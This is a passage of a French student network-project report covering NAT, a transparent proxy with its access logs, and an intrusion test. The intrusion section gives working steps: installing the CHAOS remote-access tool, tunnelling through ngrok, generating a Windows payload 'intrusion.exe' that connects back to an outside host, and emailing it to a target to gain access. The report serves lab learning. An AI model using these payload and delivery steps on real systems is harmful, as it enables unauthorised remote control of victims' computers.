
2.4 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.7	*		La NAT : PAT distribue un port aux adresses souhaitant ce connecté à internet

3 - Réalisation des taches du Proxy

3.1 - Conception détaillée du Proxy

3.1.1 - Topologie



3.1.2 - Description fonctionnelle

Le proxy est un serveur relais qui joue le rôle d'intermédiaire en se plaçant entre deux hôtes pour faciliter ou surveiller leurs échanges sur internet.

Configuration :

J'ai activé le protocole SSL, le mode transparent et le protocole FTP sur le proxy. Aussi il a été nécessaire de mettre en place deux règles pour la NAT afin de rediriger les transactions vers les ports 443 https et 80 http.

Le **SSL**, pour Secure Socket Layer, est un protocole de sécurité qui permet de sécuriser les échanges d'informations entre des appareils reliés à un réseau interne ou à Internet. Le plus souvent, le **SSL** est le protocole que l'on utilise pour se connecter en toute sécurité sur un serveur web depuis un navigateur afin d'effectuer, notamment, une transaction bancaire en ligne. On repère assez facilement sa présence grâce à l'affichage d'un petit cadenas dans la barre d'adresse du navigateur et du protocole https.

Un proxy transparent est un proxy qui est placé en coupure entre le client et le serveur, mais qui n'a pas besoin d'être configuré par le client.


Dans le cadre d'une grande infrastructure, un proxy transparent est utile pour les raisons suivantes :

- Mettre en cache les pages les plus visitées, afin d'éviter de recharger une page qui a déjà été visitée
- Forcer les utilisateurs du réseau à utiliser un proxy, qu'ils le veulent ou non.
- Faire utiliser un proxy à toutes les machines d'un réseau sans avoir à configurer chaque application.
- Bloquer des applications internet (comme les utilitaires de chat, ou de peer2peer)
- sécuriser un réseau qui accède à internet en limitant l'accès à certaines pages.

Le FTP ou File Transfer Protocol (protocole de transfert de fichier) est un protocole de communication destiné au partage de fichiers sur un réseau TCP/IP. Cela permet l'échange de fichiers entre 2 ordinateurs, et plus exactement entre un serveur et un client.

On parle donc de : serveur FTP client FTP

3.1.3 - Diagramme de séquence



3.1.4 - Procédure de test

Id.	Méthode testée Description Sommaire	Procédure de test
		Résultats attendus
U1.0	Un client cherche à se connecter avec le proxy depuis le réseau local vers le site internet www.ffjip.org	Configuration proxy + recherche internet
		Configuration du serveur proxy pour accéder à Internet <input type="radio"/> Pas de proxy <input checked="" type="radio"/> Détection automatique des paramètres de proxy pour ce réseau
U1.1	Les logs sont récupérer dans le proxy	Ifconfig - consultation d'un site internet – Consultation des données
		U1.2 Illustrations


U1.1 illustrations

Procédure de test

Adresse ip de l'ordinateur test :

```
inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255
```

URL du site visité :

 <https://www.ffpjp.org/index.php/pratiquer/la-pratique/l-histoire-de-la-petanque>

Résultat attendu

Consultation des logs dans le proxy :

```
1557734355.468 55      192.168.0.102 TCP_MISS/200 747 GET https://www.ffpjp.org/plugins/system/jcmediabox/themes/standard/tooltip.html - ORIGINAL_DST/83.166.138.11 text/html
```


3.2 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		La connexion est établie
U1.1	*		Erreur non identifié dans la récupération des données en caches
U1.2	*		Les informations sont bien récupérer dans les fichiers logs du proxy

4 - Réalisation des taches Test d'intrusions

4.1 - Conception détaillée du test d'intrusion

4.1.1 - Topologie



4.1.2 - Description fonctionnelle

Ce test d'intrusion a pour objectif de s'infiltrer dans le réseau Lan en réussissant à passer le Firewall.

Pour ce faire j'ai décidé d'utiliser le système d'exploitation Kali-linux avec ZenMap, ainsi que le logiciel CHAOS et d'utiliser le serveur de Ngork.

CHAOS se télécharge avec Github :
<https://github.com/tiagorlampert/CHAOS>

Tested On

 Kali Linux - ROLLING EDITION

How to Install

```
# Install dependencies
$ sudo apt install golang git go-dep -y

# Get this repository
$ go get github.com/tiagorlampert/CHAOS

# Go into the repository
$ cd ~/go/src/github.com/tiagorlampert/CHAOS

# Install dependencies
$ dep ensure

# Run
$ go run main.go
```

Ngrok est utilisable en s'inscrivant sur le site et en téléchargeant le logiciel :
<https://ngrok.com/download>

1 Download ngrok

First, download the ngrok client, a single binary with zero run-time dependencies.

 **Download for Linux**

[Mac OS X](#) [Windows](#) [Mac \(32-bit\)](#) [Windows \(32-bit\)](#)

[Linux \(ARM\)](#) [Linux \(ARM64\)](#) [Linux \(32-bit\)](#)

[FreeBSD \(64-Bit\)](#) [FreeBSD \(32-bit\)](#)

2 Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click *ngrok.zip*.

```
$ unzip /path/to/ngrok.zip
```

Most people like to keep ngrok in their primary user folder or set an alias for easy command-line access.

3 Connect your account

Running this command will add your authtoken to your *ngrok.yml* file. Connecting an account will list your open tunnels in the dashboard, give you longer tunnel timeouts, and more. Visit the dashboard to **get your auth token**.

```
$ ./ngrok authtoken <YOUR_AUTH_TOKEN>
```

Don't have an account?
[Sign up for free](#) to get your auth token.

4 Fire it up

Try it out by running it from the command line:


```
$ ./ngrok help
```

To start a HTTP tunnel on port 80, run this next:

```
$ ./ngrok http 80
```

Read [the documentation](#) to get more ideas on how to use ngrok.

4.1.3 - Diagramme de séquence



4.1.4 - Procédure de test

Id.	Méthode testée Description Sommaire	Logiciel kali-linux de test
		Résultats attendus
U1.1	Envoi d'un fichier infecté avec CHAOS et ngork via un mail.	CHAOS- ngork-sendspace
		Accès à l'ordinateur du réseau local

U.1.1

Lancement du serveur ngork avec le protocole tcp utilisant le port 4444 :

```
root@kali:~/Bureau/ngrok-stable-linux-amd64# ./ngrok tcp 4444
```

Lancement du Logiciel CHAOS :

```
root@kali:~# cd go/src/github.com/tiagorlampert/CHAOS/
root@kali:~/go/src/github.com/tiagorlampert/CHAOS# go run main.go
```

Récupération du port « 12357 » du serveur ngork ainsi que de l'adresse IP en effectuant un ping sur « 0.tcp.ngrok.io » :

```
ngrok by @inconshreveable

Session Status      online
Account             da (Plan: Free)
Version             2.3.29
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ngrok.io:12357 -> localhost:4444

Connections         ttl      opn      rt1      rt5      p50      p90
                   0        0        0.00     0.00     0.00     0.00
```

Création du fichier infecté ciblant le système d'exploitation Windows avec l'adresse IP et le port du serveur Ngork :

```
chaos > generate lhost=3.19.114.185 lport=12357 fname=intrusion.exe --windows
```

PAYLOAD PARAMETERS

lhost: 3.19.114.185
lport: 12357
fname: intrusion.exe
OS Target: Windows

```
[?] The information above is correct? (y/n):
```

Activation de l'écoute :

```
chaos > listen lhost=10.3.2.6 lport=4444
```

Envoi du fichier infecté par mail avec Sendspace :



Exécution du fichier sur l'ordinateur ciblé : connexion

```
[*] Waiting for connection on port 4444...  
[+] Connected!
```

4.1.5 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.1	*		Accès à l'ordinateur du réseau local

5 - Bilan de la réalisation personnelle

Repères	Tests	Tache terminée
Fc1	Configurer les stations <ul style="list-style-type: none"> Le système d'exploitation est à jour Les services de base sont actifs 	oui
Fr3	Installer, configurer et tester l'infrastructure WAN	oui
Fs3	Configurer le DHCP Cette fonction doit permettre : <ul style="list-style-type: none"> D'attribuer, au poste client, un ensemble de paramètres lui permettant d'accéder au réseau distant 	oui
Fs5	Configurer le proxy Cette fonction doit permettre : <ul style="list-style-type: none"> Une surveillance des échanges des postes clients Une authentification des utilisateurs Un filtrage des URL Une journalisation des accès 	oui
Fs7	Tester les intrusions Cette fonction doit permettre : <ul style="list-style-type: none"> De tester les règles de sécurité mises en place dans l'infrastructure 	oui

Le principal problème que j'ai rencontré concerne la mise en cache des données avec le proxy à cause d'une erreur récurrente irrésolue. Aussi j'aurai voulu une *consolidation du Firewall en réponse aux failles trouvées par les tests d'intrusions afin d'approfondir dans les Cyber-attaquant*.

Ce projet s'est révélé enrichissant dans la mesure où il a consisté en une approche plus concrète du métier d'informaticien dans le secteur du réseau et de la cybersécurité. En effet, notre groupe de projet a su s'organiser afin de réaliser au mieux, les enjeux qui nous ont été fixés.

Cette expérience m'a permis de développer le travail en équipe ainsi que de gagner en efficacité dans la recherche d'informations.